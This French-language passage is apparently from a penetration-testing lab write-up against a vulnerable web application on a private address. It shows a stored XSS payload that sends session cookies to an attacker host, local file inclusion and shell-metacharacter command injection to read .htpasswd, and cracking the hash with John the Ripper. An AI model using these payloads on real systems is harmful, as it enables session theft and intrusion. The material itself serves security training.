 - Voler le jeton de session de connexion, permettant à l'attaquant d'interagir avec l'application comme la victime, sans avoir à connaître son mot de passe.
 - Forcer l'utilisateur à envoyer des requêtes à un serveur, contrôlées par l'attaquant.
 - Modifier le contenu de la page.
 - Piéger la victime pour qu'elle divulgue son mot de passe pour accéder à l'application ou d'autres applications.
 - Infecter la victime avec d'autres codes malveillants en utilisant une vulnérabilité du navigateur Web lui-même, voire prendre le contrôle de l'ordinateur de la victime.

<https://www.kaspersky.fr/resource-center/definitions/what-is-a-cross-site-scripting-attack>

2.16. OWASP – XSS Stored

En accédant à l'espace /admin, on peut modifier un article en ajoutant dans son contenu :

```
<script>fetch('http://ip-machine-attaquante?cookie=' + document.cookie)</script>
```

De cette manière, lorsqu'un utilisateur accèdera à l'article, une requête sera envoyée vers la machine attaquante avec en paramètre le cookie de la session en cours.

2.17. .htaccess bypass http method

- On peut utiliser notre précédent reverse shell afin d'afficher le contenu des deux fichiers :

```
$ cat .htaccess
AuthUserFile /var/www/admin/.htpasswd
AuthName "Restricted Area - Admin"
AuthType Basic

<Limit GET POST>
    require valid-user
</Limit>

$ cat .htpasswd
admin:$apr1$NPiDX0oh$H9hRCiWDVkaikHYj064pv0
www-data@c1e50d79ea7f:/var/www/admin$
```

- On peut accéder aux url de type <http://192.168.237.148:8080/file.php?page=x> :

```
# http://192.168.237.148:8080/file.php?page=admin/.htaccess
AuthUserFile /var/www/admin/.htpasswd AuthName "Restricted Area - Admin" AuthType
Basic require valid-user Notice: Undefined index: p in /var/www/file.php on line 8

# http://192.168.237.148:8080/file.php?page=admin/.htpasswd
admin:$apr1$NPiDX0oh$H9hRCiWDVkaikHYj064pv0 Notice: Undefined index: p in
/var/www/file.php on line 8
```

- On peut se servir de la page OnlineTools :

```
$ ; cat admin/.htaccess
Starting Nmap 5.00 ( http://nmap.org ) at 2022-01-13 22:27 UTC
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.04 seconds
AuthUserFile /var/www/admin/.htpasswd
AuthName "Restricted Area - Admin"
AuthType Basic
    require valid-user

$ ; cat admin/.htpasswd
Starting Nmap 5.00 ( http://nmap.org ) at 2022-01-13 22:26 UTC
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.05 seconds
admin:$apr1$NPiDX0oh$H9hRCiWDVkaikHYj064pv0
```

On obtient ainsi les identifiants pour accéder aux pages /admin/* : utilisateur `admin` et mot de passe `$apr1$NPiDX0oh$H9hRCiWDVkaikHYj064pv0`

2.18. Password .htaccess

À l'aide de l'outil John The Ripper, on parvient à déchiffrer le mot de passe contenu dans le fichier .htpasswd et on trouve **cool123**:

```
$ echo '$apr1$NPiDX0oh$H9hRCiWDVKaikHYj064pv0' > pass.txt

$ john pass.txt
Loaded 1 password hash (md5crypt [MD5 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 21% 2/3 0g/s 11486p/s 11486c/s 11486C/s firebird3..fletcher3

$ john --show pass.txt
?:cool123
1 password hash cracked, 0 left
```